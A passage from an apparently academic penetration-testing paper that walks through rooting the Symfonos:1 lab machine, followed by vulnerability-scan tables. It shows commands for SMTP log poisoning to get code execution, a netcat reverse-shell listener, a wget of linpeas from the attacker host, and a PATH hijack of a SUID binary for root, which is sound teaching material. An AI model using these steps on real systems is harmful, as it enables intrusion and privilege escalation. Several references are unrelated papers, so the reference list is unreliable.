),108(netdev)
```

Fig.16. Reverse Shell


for smtp log poisoning to get a RCE on the system.

Step 8: I used telnet to connect to the smtp port to send a mail to the user helios and injected a php variable "cmd" which will get executed as system command upon calling.

symfonos.local/h3l105/wp-content/plugins/mail-mista/inc/campaign/count_of_send.php?pl=/var/ma il/helios&cmd=id on browser. Reverse shell is shown in fig.16


$ sudo nc -nlvp 6886 on kali OS

Step 10: Let's run linpeas enumeration script to find out any possible way to escalate to root user. Linpeas enumeration is shown in fig.18.



```
helios@symfonos:/tmp$ wget http://192.168.0.121:8000/linpeas.sh
wget http://192.168.0.121:8000/linpeas.sh
--2021-08-22 17:09:09--  http://192.168.0.121:8000/linpeas.sh
Connecting to 192.168.0.121:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 452465 (442K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          0%[                    ]       0  --.-KB/s
=====>] 441.86K  --.-KB/s    in 0.01s

2021-08-22 17:09:09 (30.4 MB/s) - 'linpeas.sh' saved [452465/45246

helios@symfonos:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
helios@symfonos:/tmp$ 
```

Fig.17. Linpeas Enumeration




```
╞═════════════════╡ Interesting Files ╞═════════════════
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device (Unknown SUID binary)
-rwsr-xr-- 1 root messagebus 42K Jun  9  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper (Unkn
-rwsr-xr-x 1 root root 431K Mar  1  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 59K May 17  2017 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/
8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 75K May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40K May 17  2017 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 40K May 17  2017 /usr/bin/chsh (Unknown SUID binary)
-rwsr-xr-x 1 root root 49K May 17  2017 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 8.5K Jun 28  2019 /opt/statuscheck (Unknown SUID binary)
-rwsr-xr-x 1 root root 44K Mar  7  2018 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32
9.24.8
-rwsr-xr-x 1 root root 31K Mar  7  2018 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 40K May 17  2017 /bin/su
-rwsr-xr-x 1 root root 60K Nov 10  2016 /bin/ping
```

Fig.18 Linpeas Enumeration Result

Linpeas script found this unknown binary called statuscheck. Linpeas enumeration result is shown infig.19.

After checking the binary with strings command.




```
helios@symfonos:/opt$ strings statuscheck
strings statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lH
ocalhostH
AWAVA
AUATL
[]A\A]A^A_
;*3$"
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.6972
```

Fig.19 Use of PATH Environment Variable in Curl Command

It’s running curl without specifying absolute path for curl binary. We could take advantage of that by having our own curl binary and manipulating the PATH environment variable. Curl command execution is shown in fig.20.


Step 11: Let’s first make our malicious curl file inside /tmp. Malicious curl file usage is shown in fig.21



```
helios@symfonos:/opt$ cd /tmp
cd /tmp
helios@symfonos:/tmp$ cat curl
cat curl
/bin/bash -p
helios@symfonos:/tmp$ 
```


Fig.20 Use of Malicious curl file

Now change the path variable and run the statuscheck binary. Status binary check is performed in fig.22.



```
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
helios@symfonos:/tmp$
```

Fig.21 Executing statuscheck binary




```
helios@symfonos:/tmp$ /opt/statuscheck
/opt/statuscheck
bash-4.4# id
id
uid=1000(helios) gid=1000(helios) euid=0(root) g
o),46(plugdev),108(netdev)
bash-4.4#
```

Fig.22. Login as Root User

And our effective userid is changed to root now.

Step 12: Let’s get the root flag. Root user login is shown in fig.23.Root flag is shown in fig.24.



```
bash-4.4# ls /root
ls /root
proof.txt
bash-4.4# cat /root/proof.txt
cat /root/proof.txt

        Congrats on rooting symfonos:1!

        Contact me via Twitter @zayotic to give feedback!

bash-4.4#
```


Fig.23 Permission Enumeration Result as root flag

Finally, I have accessed the target machine as root user. Now I have all permissions and can access all the data from the system.

As a successful pen tester next step properly organizing all the vulnerabilities and result.

The report is generated with proper documentation so that the management should eliminate the vulnerabilities and overcome the attack from unknown Hackers.

V. RESULTS



Vulnerability		Severity ▼
Check if Mailserver answer to VRFY and EXPN requests		5.0 (Medium)
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection		4.3 (Medium)
TCP timestamps		2.6 (Low)

Fig.24 Vulnerability Report




Fig.25 Severity Report






Fig.26 Severity Graph




Severity	High	Medium	Low
5.0 (Medium)	0	2	1

Fig.27 Vulnerability Scan



Name
SSL/TLS: Report Weak Cipher Suites
Check if Mailserver answer to VRFY and EXPN requests
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection
TCP timestamps
SMB/CIFS Server Detection
SMB Remote Version Detection
OpenSSH Detection Consolidation
SSH Protocol Algorithms Supported
HTTP Server type and version
SMB NativeLanMan

Fig.28 Vulnerability List Found



Severity ▼	QoD	Results	Hosts
5.0 (Medium)	98 %	1	1
5.0 (Medium)	99 %	1	1
4.3 (Medium)	98 %	1	1
2.6 (Low)	80 %	1	1
0.0 (Log)	80 %	2	1
0.0 (Log)	80 %	1	1
0.0 (Log)	80 %	1	1
0.0 (Log)	80 %	1	1
0.0 (Log)	80 %	1	1
0.0 (Log)	95 %	2	1

Fig.29 Severity Scan Result

VI. FUTURE WORK.

In the proposed scenario I have identified the available vulnerabilities and have done proper enumerations to access the target system as root userto obtain full permission to access all the data available. Here the complexity is intermediate. Similarly, we can analyze target systems with highercomplexity and more vulnerabilities using higher methodologies available.

VII. CONCLUSION

Vulnerability Assessment and Penetration Testing companies provide a major helping hand for the organizations and institutions suffering from data theft caused by unknown cyber criminals or hackers. VAPT services provide the complete list of weaknesses and results caused by the vulnerabilitiesin their organization. They perform the pen testing based on the client requirements and with the legal consent from them. This leads to the steppingstone in cyber defense and cybersecurity. In this way the organizations can overcome the threat causing vulnerabilities using the report generated by the pentesters.

REFERENCES

[1] Goel, J. N., & Mehtre, B. M. (2015). Vulnerability assessment & penetration testing as a cyber defence technology. Procedia Computer Science, 57, 710-715.

[2] Mahtuf, F. R., Hatta, P., & Wihidiyat, E. S. (2019). Pengembangan Laboratorium Virtual untuk Simulasi Uji Penetrasi Sistem Keamanan Jaringan. JOINTECS (Journal of Information Technology and Computer Science), 4(1), 17-22.

[3] Mandalik, S. S. (2015). Penetration Testing: An Art of Securing the System (Using Kali Linux). International Journal of Advanced Research in Computer Science and Software Engineering, 5(10).

[4] Vineetha, K., & Krishna, N. S. (2016). Efficient code clone analysis to detect vulnerability in dynamic Web applications. Int. J. Comput. Sci. Eng., 4(11), 57-60.

[5] Singh, H., Jangra, S., & Verma, P. K. (2016). Penetration testing: analyzing the security of the network by Hacker's mind. Volume V IJLTEMAS, 56-60.

[6] ĐURIĆ, Z. (2014). WAPTT-Web application penetration testing tool. Advances in Electrical and Computer Engineering, 14(1), 93-102.

[7] Hasan, A., & Meva, D. (2018). Web application safety by penetration testing. International Journal of Advanced Studies of Scientific Research, 3(9).

[8] Bacudio, A. G., Yuan, X., Chu, B. T. B., & Jones, M. (2011). An overview of penetration testing. International Journal of Network Security & Its Applications, 3(6), 19.

[9] Devi, R. S., & Kumar, M. M. (2020, June). Testing for security weakness of web applications using ethical hacking. In 2020 4th International Conference on Trends in Electronics and Informatics (ICOEI)(48184) (pp. 354-361). IEEE.

[10] Pandey, R., Jyothindar, V., & Chopra, U. K. (2020, September). Vulnerability Assessment and Penetration Testing: A portable solution Implementation. In 2020 12th International Conference on Computational Intelligence and Communication Networks (CICN) (pp. 398-402). IEEE.

[11] Yaqoob, I., Hussain, S. A., Mamoon, S., Naseer, N., Akram, J., & ur Rehman, A. (2017). Penetration testing and vulnerability assessment. Journal of Network Communications and Emerging Technologies (JNCET) www. jncet. org, 7(8).

[13] Latchoumi, T. P., & Parthiban, L. (2022). Quasi oppositional dragonfly algorithm for load balancing in cloud computing environment. Wireless Personal Communications, 122(3), 2639-2656.

[14] Karnan, B., Kuppusamy, A., Latchoumi, T. P., Banerjee, A., Sinha, A., Biswas, A., & Subramanian, A. K. (2022). Multi-response Optimization of Turning Parameters for Cryogenically Treated and Tempered WC–Co Inserts. Journal of The Institution of Engineers (India): Series D, 1-12.

[15] Ranjeeth, S., Latchoumi, T. P., & Paul, P. V. (2021). Optimal stochastic gradient descent with multilayer perceptron based student's academic performance prediction model. Recent Advances in Computer Science and Communications (Formerly: Recent Patents on Computer Science), 14(6), 1728-1741.

[16] Garikapati, P., Balamurugan, K., Latchoumi, T. P., & Malkapuram, R. (2021). A Cluster-Profile Comparative Study on Machining AlSi7/63% of SiC Hybrid Composite Using Agglomerative Hierarchical Clustering and K-Means. Silicon, 13(4), 961-972.